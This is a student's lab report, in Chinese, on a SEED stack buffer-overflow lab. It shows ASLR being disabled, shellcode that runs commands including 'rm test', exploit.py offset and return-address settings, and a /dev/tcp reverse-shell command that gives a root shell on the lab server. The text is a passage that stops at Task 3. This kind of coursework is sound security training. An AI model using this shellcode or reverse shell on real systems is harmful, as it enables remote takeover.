网络空间安全实验基础实验二实验报告


基本信息：

完成人姓名：黄浩　　　　　　学号：57119134　　　　　　完成日期：2021 年 7 月 8 日

实验内容：


环境配置：

关闭 ASLR：




```
[07/08/21]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[07/08/21]seed@VM:~$
```

TASK 1: 熟悉 Shellcode




```
shellcode = (
   "\xeb\x36\x5b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x48"
   "\x89\x5b\x48\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d\x48"
   "\x89\x4b\x58\x48\x89\x43\x60\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"
   "\xd2\x48\x31\xc0\xb0\x3b\x0f\x05\xe8\xc5\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # You can modify the following command string to run any command.
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   # The * in this line serves as the position marker          *
   "/bin/ls -l; echo Hello 64; /bin/tail -n 4 /etc/passwd      *"
   "AAAAAAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBBBBBB"   # Placeholder for argv[1] --> "-c"
   "CCCCCCCC"   # Placeholder for argv[2] --> the command string
   "DDDDDDDD"   # Placeholder for argv[3] --> NULL
```

编译运行测试：




```
[07/08/21]seed@VM:~/.../shellcode$ ./shellcode_32.py
[07/08/21]seed@VM:~/.../shellcode$ ./shellcode_64.py
[07/08/21]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[07/08/21]seed@VM:~/.../shellcode$ a32.out
total 64
-rw-rw-r-- 1 seed seed   160 Dec 22  2020 Makefile
-rw-rw-r-- 1 seed seed   312 Dec 22  2020 README.md
-rwxrwxr-x 1 seed seed 15740 Jul  8 07:11 a32.out
-rwxrwxr-x 1 seed seed 16888 Jul  8 07:11 a64.out
-rw-rw-r-- 1 seed seed   476 Dec 22  2020 call_shellcode.c
-rw-rw-r-- 1 seed seed   136 Jul  8 07:11 codefile_32
-rw-rw-r-- 1 seed seed   165 Jul  8 07:11 codefile_64
-rwxrwxr-x 1 seed seed  1221 Dec 22  2020 shellcode_32.py
-rwxrwxr-x 1 seed seed  1295 Dec 22  2020 shellcode_64.py
Hello 32
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
test:x:1001:1001::/home/test:/bin/sh
```




```
[07/08/21]seed@VM:~/.../shellcode$ a64.out
total 64
-rw-rw-r-- 1 seed seed   160 Dec 22  2020 Makefile
-rw-rw-r-- 1 seed seed   312 Dec 22  2020 README.md
-rwxrwxr-x 1 seed seed 15740 Jul  8 07:11 a32.out
-rwxrwxr-x 1 seed seed 16888 Jul  8 07:11 a64.out
-rw-rw-r-- 1 seed seed   476 Dec 22  2020 call_shellcode.c
-rw-rw-r-- 1 seed seed   136 Jul  8 07:11 codefile_32
-rw-rw-r-- 1 seed seed   165 Jul  8 07:11 codefile_64
-rwxrwxr-x 1 seed seed  1221 Dec 22  2020 shellcode_32.py
-rwxrwxr-x 1 seed seed  1295 Dec 22  2020 shellcode_64.py
Hello 64
telnetd:x:126:134::/nonexistent:/usr/sbin/nologin
ftp:x:127:135:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
test:x:1001:1001::/home/test:/bin/sh
```

下面修改其为删除某一文件(用于演示，故删除 test，后续实验恢复原代码)



```
shellcode = (
   "\xeb\x36\x5b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x48"
   "\x89\x5b\x48\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d\x48"
   "\x89\x4b\x58\x48\x89\x43\x60\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"
   "\xd2\x48\x31\xc0\xb0\x3b\x0f\x05\xe8\xc5\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # You can modify the following command string to run any command.
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   # The * in this line serves as the position marker        *
   #"/bin/ls -l; echo Hello 64; /bin/tail -n 4 /etc/passwd     *"
    "rm test;                                                   *"
   "AAAAAAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBBBBBB"   # Placeholder for argv[1] --> "-c"
   "CCCCCCCC"   # Placeholder for argv[2] --> the command string
   "DDDDDDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')
```




```
total 64
-rwxrwxr-x 1 seed seed 15740 Jul  8 07:11 a32.out
-rwxrwxr-x 1 seed seed 16888 Jul  8 07:11 a64.out
-rw-rw-r-- 1 seed seed   476 Dec 22  2020 call_shellcode.c
-rw-rw-r-- 1 seed seed   136 Jul  8 07:11 codefile_32
-rw-rw-r-- 1 seed seed   165 Jul  8 07:15 codefile_64
-rw-rw-r-- 1 seed seed   160 Dec 22  2020 Makefile
-rw-rw-r-- 1 seed seed   312 Dec 22  2020 README.md
-rwxrwxr-x 1 seed seed  1221 Dec 22  2020 shellcode_32.py
-rwxrwxr-x 1 seed seed  1362 Jul  8 07:15 shellcode_64.py
-rw-rw-r-- 1 seed seed     0 Jul  8 07:15 test
[07/08/21]seed@VM:~/.../shellcode$ a64.out
[07/08/21]seed@VM:~/.../shellcode$ ls -l
total 64
-rwxrwxr-x 1 seed seed 15740 Jul  8 07:11 a32.out
-rwxrwxr-x 1 seed seed 16888 Jul  8 07:11 a64.out
-rw-rw-r-- 1 seed seed   476 Dec 22  2020 call_shellcode.c
-rw-rw-r-- 1 seed seed   136 Jul  8 07:11 codefile_32
-rw-rw-r-- 1 seed seed   165 Jul  8 07:15 codefile_64
-rw-rw-r-- 1 seed seed   160 Dec 22  2020 Makefile
-rw-rw-r-- 1 seed seed   312 Dec 22  2020 README.md
-rwxrwxr-x 1 seed seed  1221 Dec 22  2020 shellcode_32.py
-rwxrwxr-x 1 seed seed  1362 Jul  8 07:15 shellcode_64.py
[07/08/21]seed@VM:~/.../shellcode$
```

test 文件消失了，删除成功！

TASK 2: Level-1 Attack


测试服务器：

攻击端：



```
[07/08/21]seed@VM:~$ echo hello | nc 10.9.0.5 9090
^C
[07/08/21]seed@VM:~$ 
```


服务端：



```
[07/08/21]seed@VM:~/.../shellcode$ dcup
Starting server-4-10.9.0.8 ... done
Starting server-3-10.9.0.7 ... done
Starting server-2-10.9.0.6 ... done
Starting server-1-10.9.0.5 ... done
Attaching to server-4-10.9.0.8, server-2-10.9.0.6, server-3-10.9.0.7, server-1-1
0.9.0.5
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd408
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd398
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd408
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd398
```


因关闭了随机化，所以两次栈地址相同。

修改 exploit.py 文件：




```
##################################################################
# Put the shellcode somewhere in the payload
start = 200               # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffd428    # Change this number
offset = 0x74          # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
```

编译并发送给 L1 服务器：




```
[07/08/21]seed@VM:~/.../attack-code$ ./exploit.py
[07/08/21]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
[07/08/21]seed@VM:~/.../attack-code$ 
```



```
server-1-10.9.0.5 | total 764
server-1-10.9.0.5 | -rw------- 1 root root 315392 Jul  8 12:46 core
server-1-10.9.0.5 | -rwxrwxr-x 1 root root  17880 Jun 15 08:41 server
server-1-10.9.0.5 | -rwxrwxr-x 1 root root 709188 Jun 15 08:41 stack
server-1-10.9.0.5 | Hello 32
server-1-10.9.0.5 | _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
server-1-10.9.0.5 | seed:x:1000:1000::/home/seed:/bin/bash
```


由结果可知执行了 ls -l；echo Hello 32；tail -n 2 /etc/passwd 命令，即已经拥有了最高权限，理论上可以执行任何命令。

接下来我们将命令改为执行 Reverse shell。




```
    "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1              *"
    "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
```

然后在攻击端执行：




```
[07/08/21]seed@VM:~$ nc -nv -l 9090
Listening on 0.0.0.0 9090
```

再重新编译攻击代码攻击：



```
[07/08/21]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
```




```
[07/08/21]seed@VM:~$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 59920
root@52e087afb18b:/bof# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.5  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:05  txqueuelen 0  (Ethernet)
        RX packets 66  bytes 8429 (8.4 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 32  bytes 2033 (2.0 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@52e087afb18b:/bof# 
```

可见，已经可以在攻击端上执行服务器的 shell 了。

攻击成功！


TASK 3: Level-2 Attack

正常链接服务器获取其 Buffer 地址：

